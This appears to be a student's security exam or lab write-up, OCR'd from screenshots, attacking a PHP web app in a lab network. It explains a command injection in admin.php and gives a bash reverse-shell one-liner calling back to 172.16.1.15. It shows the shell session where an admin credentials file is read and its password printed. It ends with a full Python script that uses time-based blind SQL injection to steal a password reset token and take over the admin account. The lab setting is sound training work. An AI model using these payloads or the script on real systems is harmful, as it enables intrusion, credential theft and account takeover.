
Admin

Bio:

Default admin account.

Upload Art:

2. **This has various features like an Admin panel where we can approve or deny the pending users.**




Admin Panel

Pending Users

Name	Email	Actions
Roman Pearce	roman@wittybanter.net	Approve Deny
Tej Parker	tej@techwizard.org	Approve Deny
Han Lue	han@driftking.jp	Approve Deny
Luke Hobbs	luke@ruinedthefranchise.us	Approve Deny
Harry	john@whitehouse.gov	Approve Deny

Increase User Score

User Email:



Admin Panel

Action successful.


Pending Users

Name	Email	Actions
Tej Parker	tej@techwizard.org	Approve Deny
Han Lue	han@driftking.jp	Approve Deny
Luke Hobbs	luke@ruinedthefranchise.us	Approve Deny
Harry	john@whitehouse.gov	Approve Deny

Increase User Score


User Email:

Analyzing the source code in the admin.php section. The get_directory is vulnerable because it directly incorporates user-supplied input ($_POST['directory']) into a shell command without adequate sanitization. This allows attackers to manipulate the input to include additional shell commands (command injection). The attempted sanitization using a regular expression (preg_replace) is insufficient to prevent all forms of command injection, leaving the application open to exploitation where malicious commands can be executed on the server.




```
        }
    }

    if(isset($_POST['get_directory'])) {
        $directory = $_POST['directory'] ?? '';

        // Sanitize $directory with full list of special shell characters.
        $directory = preg_replace('/[;\'"|&`()<>$]/', '', $directory, 2);

        $directoryListing = dangerZone('echo shell_exec("ls -lh '. $directory .'");');
    }
}
?>
```

3. **At the bottom, we can see the directory listing input where by using the reverse shell command we could compromise with remote code execution. Commands used : *__/tmp ||id; bash -c 'bash -i >& /dev/tcp/172.16.1.15/4242 0>&1'__***




```
/tmp ||id; bash -c 'bash -i >& /dev/tcp/172.16.1.15/4242 0>&1
```

4. **We successfully got the reverse shell using the commands.**




```
┌──(nepsec㉿nepsecurity)-[~]
└─$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [172.16.1.15] from (UNKNOWN) [10.15.50.70] 34230
bash: cannot set terminal process group (695): Inappropriate ioctl for device
bash: no job control in this shell
www-data@exam-csoc1050:/var/www/html/public$ whoami
whoami
www-data
www-data@exam-csoc1050:/var/www/html/public$ 
```

Sirjan Pun Magar
(219995489)



```
┌──(nepsec㉿nepsecurity)-[~]
└─$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [172.16.1.15] from (UNKNOWN) [10.15.50.70] 34230
bash: cannot set terminal process group (695): Inappropriate ioctl for device
bash: no job control in this shell
www-data@exam-csoc1050:/var/www/html/public$ whoami
whoami
www-data
www-data@exam-csoc1050:/var/www/html/public$ ifconfig
ifconfig
Command 'ifconfig' not found, but can be installed with:
apt install net-tools
Please ask your administrator.
www-data@exam-csoc1050:/var/www/html/public$ ipconfig
ipconfig
Command 'ipconfig' not found, did you mean:
  command 'iwconfig' from deb wireless-tools (30~pre9-13.1ubuntu4)
  command 'iconfig' from deb ipmiutil (3.1.8-1)
  command 'ifconfig' from deb net-tools (1.60+git20181103.0eebece-1ubuntu5)
Try: apt install <deb name>
www-data@exam-csoc1050:/var/www/html/public$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group defaul
t qlen 1000
    link/ether 00:22:48:b1:35:fe brd ff:ff:ff:ff:ff:ff
    inet 10.15.50.70/16 metric 100 brd 10.15.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::222:48ff:feb1:35fe/64 scope link
       valid_lft forever preferred_lft forever
www-data@exam-csoc1050:/var/www/html/public$ 
```

```
┌──(nepsec㉿nepsecurity)-[~]
└─$ ifconfig
csoc_vpn: flags=209<UP,POINTOPOINT,RUNNING,NOARP>  mtu 1420
        inet 172.16.1.15  netmask 255.255.255.255  destination 172.16.1.15
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (
UNSPEC)
        RX packets 57422  bytes 19221684 (18.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54770  bytes 13744500 (13.1 MiB)
        TX errors 64  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 10:62:e5:8d:c7:07  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 848  bytes 111436 (108.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 848  bytes 111436 (108.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.18  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2607:fea8:f862:cea0::d7d5  prefixlen 128  scopeid 0x0<global>
        inet6 fe80::cbe9:640c:594:47be  prefixlen 64  scopeid 0x20<link>
        inet6 2607:fea8:f862:cea0:2493:7045:9a2c:a4a  prefixlen 64  scopeid 0x0<gl
obal>
        ether 74:40:bb:32:28:6d  txqueuelen 1000  (Ethernet)
        RX packets 152235  bytes 130668125 (124.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 89791  bytes 27329530 (26.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
www-data@exam-csoc1050:/var/www/html/public$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@exam-csoc1050:/var/www/html/public$ ls
ls
admin.php
change_password.php
css
forgot_password.php
health.php
index.php
leaderboard.php
login.php
logout.php
navbar.php
profile.php
register.php
rules.php
source.zip
uploads
www-data@exam-csoc1050:/var/www/html/public$ cd ..
cd ..
www-data@exam-csoc1050:/var/www/html$ ls
ls
config
create_admin.php
creds
public
src
startup_script.sh
www-data@exam-csoc1050:/var/www/html$ cd creds
cd creds
www-data@exam-csoc1050:/var/www/html/creds$ ls
ls
admin_credentials.txt
www-data@exam-csoc1050:/var/www/html/creds$ cat admin_credentials.txt
cat admin_credentials.txt
Email: admin@localhost
Password: ,!Xb(L'{www-data@exam-csoc1050:/var/www/html/creds$ 
```

```
┌──(nepsec㉿nepsecurity)-[~]
└─$ ifconfig
csoc_vpn: flags=209<UP,POINTOPOINT,RUNNING,NOARP>  mtu 1420
        inet 172.16.1.15  netmask 255.255.255.255  destination 172.16.1.15
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (
UNSPEC)
        RX packets 57422  bytes 19221684 (18.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54770  bytes 13744500 (13.1 MiB)
        TX errors 64  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 10:62:e5:8d:c7:07  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 848  bytes 111436 (108.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 848  bytes 111436 (108.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.18  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2607:fea8:f862:cea0::d7d5  prefixlen 128  scopeid 0x0<global>
        inet6 fe80::cbe9:640c:594:47be  prefixlen 64  scopeid 0x20<link>
        inet6 2607:fea8:f862:cea0:2493:7045:9a2c:a4a  prefixlen 64  scopeid 0x0<gl
obal>
        ether 74:40:bb:32:28:6d  txqueuelen 1000  (Ethernet)
        RX packets 152235  bytes 130668125 (124.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 89791  bytes 27329530 (26.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


<u>Exploit code:</u>
This exploit demonstrates a method to bypass authentication and gain access to privileged functionalities in a web application vulnerable to SQL injection. By exploiting vulnerabilities in the password reset and login mechanisms, we were able to reset the password for an admin user (admin@localhost), change it to a known value, and attempt to log in using the newly set credentials.

<u>Script to Automate:</u>
```
import requests
import string
import time

# Configuration
base_url = "http://10.15.50.70"
forgot_password_url = f"{base_url}/forgot_password.php"
change_password_url = f"{base_url}/change_password.php"
login_url = f"{base_url}/login.php"
target_email = "admin@localhost"
sleep_threshold = 4  # Seconds
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + "@._-"
max_length = 50  # Adjust based on expected length

# Initialize a requests session
session = requests.Session()

def time_based_sqli(query, email):
    for i in range(1, max_length + 1):
        for char in characters:
            payload = f"' AND 89=(SELECT 89 FROM PG_SLEEP(5) WHERE
SUBSTRING(({query}), {i}, 1)='{char}') -- "
            data = {"email": email + payload}
            start_time = time.time()
            response = session.post(forgot_password_url, data=data)
            elapsed_time = time.time() - start_time

            if elapsed_time > sleep_threshold:
                yield char
                break
        else:
            break

def extract_data(query, email):
    return ''.join(time_based_sqli(query, email))
```

```
def request_password_reset(email):
    data = {"email": email}
    response = session.post(forgot_password_url, data=data)
    if "Password reset email has been sent" in response.text:
        print(f"[+] Password reset requested for {email}")
        return True
    else:
        print(f"[-] Failed to request password reset for {email}")
        return False

def get_reset_token(email):
    query = f"SELECT password_reset_token FROM users WHERE email='{email}'"
    return extract_data(query, email)

def change_password(email, new_password):
    token = get_reset_token(email)
    if token:
        data = {
            "token": token,
            "new_password": new_password,
            "confirm_password": new_password
        }
        response = session.post(change_password_url, data=data)
        if "Password has been changed successfully!" in response.text:
            print(f"[+] Password changed successfully!")
            return True
        else:
            print(f"[-] Failed to change password.")
            return False
    else:
        print(f"[-] Failed to retrieve reset token.")
        return False

def login(email, password):
    data = {
        "email": email,
        "password": password
    }
    response = session.post(login_url, data=data)
    if "Login successful" in response.text:
        print(f"[+] Login successful.")
        return True
    else:
        print(f"[-] Login failed.")
        return False

if __name__ == "__main__":
    # Are you admin?
    is_admin = input("Are you admin? (yes/no): ").lower().strip() == "yes"
    if is_admin:
        # Choose email
        print("Please select your email:")
        print("1. admin@localhost")
        print("2. user@example.com")
        print("3. manager@company.com")
        print("4. ceo@company.com")
        email_choice = input("Enter the number of your email (1-4): ").strip()

        if email_choice == "1":
            target_email = "admin@localhost"
        elif email_choice == "2":
            target_email = "user@example.com"
        elif email_choice == "3":
            target_email = "manager@company.com"
        elif email_choice == "4":
            target_email = "ceo@company.com"
        else:
            print("Invalid choice. Exiting.")
            exit(1)

        # Request password reset
        if request_password_reset(target_email):
            # Change password
            new_password = input("Enter a new password: ").strip()
            if change_password(target_email, new_password):
                # Display extracted token
                token = get_reset_token(target_email)
                if token:
                    print(f"[+] Extracted Token for {target_email}: {token}")
                else:
                    print("[-] Failed to extract token.")

                # Redirect to login.php after password change
                print("Redirecting to login page...")
                login(target_email, new_password)  # Attempt login with new password
            else:
                print("Password change failed.")
        else:
            print("Password reset request failed.")
    else:
        print("Access denied. You are not admin.")
```

<u>Screenshots:</u>

1. **The script initiates a password reset request for the admin account (admin@localhost). This is achieved by exploiting a SQL injection vulnerability in the forgot_password.php endpoint.**

